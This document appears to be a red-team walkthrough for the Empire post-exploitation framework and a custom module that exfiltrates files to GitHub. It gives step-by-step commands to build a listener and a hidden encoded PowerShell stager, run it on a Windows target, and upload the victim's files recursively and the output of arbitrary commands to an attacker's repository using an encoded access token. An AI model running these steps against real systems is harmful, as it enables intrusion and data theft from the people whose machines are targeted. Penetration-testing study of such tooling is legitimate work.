**Empire and Invoke-ExfilDataToGitHub Module 2.0 Walkthrough**

Contents

[1. Initial Setup 1](#_Toc464374238)

[2. Empire Configuration and Exploitation Setup 3](#_Toc464374239)

[2.1 Create a Listener 3](#_Toc464374240)

[2.2 Create a Stager 4](#_Toc464374241)

[2.2.1 PowerShell launcher 4](#_Toc464374242)

[3. Use Invoke-ExfilDataToGitHub Module 7](#_Toc464374243)

[3.2 Select the Invoke-ExfilDatatoGitHub Module 8](#_Toc464374244)

[3.3 Upload all files recursively 9](#_Toc464374245)

[3.4 Upload selected files 9](#_Toc464374246)

[3.5 Upload file with data using PowerShell command 10](#_Toc464374247)

# Initial Setup (Note: screenshots have not been updated for 2.0 but should be similar)

Download the Empire source code from here:

<https://github.com/adaptivethreat/Empire>

git clone <https://github.com/adaptivethreat/Empire>

See this YouTube video for more details: <https://www.youtube.com/watch?v=aDeJBe6eqps>

Run and execute setup\_database.py and install.sh

python setup\_database.py

./install.sh

# Note you can reset the database using

./reset.sh

If the integration script and PowerShell module has not been accepted into the Empire framework then you can download the scripts from my GitHub account here (select 2.0 branch):

<https://github.com/nnh100/exfil>

Put the Invoke\_ExfilDataToGitHub.py script into the following location of the installation directory:

Empire/lib/modules/powershell/exfiltration

Put the Invoke-ExfilDataToGitHub.ps1 script into the following location:


Empire/data/module\_source/exfil

# Empire Configuration and Exploitation Setup

* 1. Create a Listener

Start Empire with:

./empire



Create a listener called kali (this will listen for incoming connections):

listeners

uselistener http

info

execute



* 1. Create a Stager

The stager is code that will run on the victim machine and connect back to the attacker machine (this can be PowerShell code, a VBA macro, USB Ducky script etc).

* + 1. PowerShell launcher


Issue the following commands to create a PowerShell launcher:

usestager multi/launcher

set Listener http


info

execute




Copy and run the generated PowerShell code in a target (here I used Windows 8):

powershell.exe -NoP -sta -NonI -W Hidden -Enc 



List agents:



Note you can rename and interact with the agent using the following commands:




# Use Invoke-ExfilDataToGitHub Module


* 1. Generate GitHub Personal Access Token

To use this module you need to generate a GitHub Personal Access Token with the appropriate access rights and base 64 encode it before passing it in as the GHPAT option in Empire.

Go to ‘Settings’ in your GitHub account and click on ‘Personal access tokens’ in the left hand pane as shown below:



Generate a new PAT selecting the ‘repo’ and ‘delete\_repo’ scopes:




Use any tool to base64 encode the generated PAT.

* 1. Select the Invoke-ExfilDatatoGitHub Module

Issue the following command:

usemodule powershell/exfiltration/Invoke\_ExfilDataToGitHub



Set options with for example:

set Filter \*.\*

set GHRepo exfil

set GHUser nnh100

* 1. Upload all files recursively

(Empire: powershell/exfiltration/Invoke\_ExfilDataToGitHub) > set Agent Win8

(Empire: powershell/exfiltration/Invoke\_ExfilDataToGitHub) > set Filter \*.\*

(Empire: powershell/exfiltration/Invoke\_ExfilDataToGitHub) > set GHRepo uploads

(Empire: powershell/exfiltration/Invoke\_ExfilDataToGitHub) > set GHUser nnh100


(Empire: powershell/exfiltration/Invoke\_ExfilDataToGitHub) > set Recurse True

(Empire: powershell/exfiltration/Invoke\_ExfilDataToGitHub) > set GHFilePath win8

(Empire: powershell/exfiltration/Invoke\_ExfilDataToGitHub) > set GHPAT IDRkYzkwNDc5ZDA2Zjg5NDAyNTlkMWJkYTg5NWJmMWNhM2I0ZjNhN2Q=


(Empire: powershell/exfiltration/Invoke\_ExfilDataToGitHub) > set Agent win8

(Empire: powershell/exfiltration/Invoke\_ExfilDataToGitHub) > set LocalFilePath c:\temp



Check your GitHub repo for the files that you uploaded (might take a while depending on file sizes). Note that Recurse should be either blank or True.

* 1. Upload selected files



* 1. Upload file with data using PowerShell command

An example of sending data to a text file – note that the other options should be unset and to run a command issue it within a $() so

set Data $(get-childitem c:\windows | out-string)

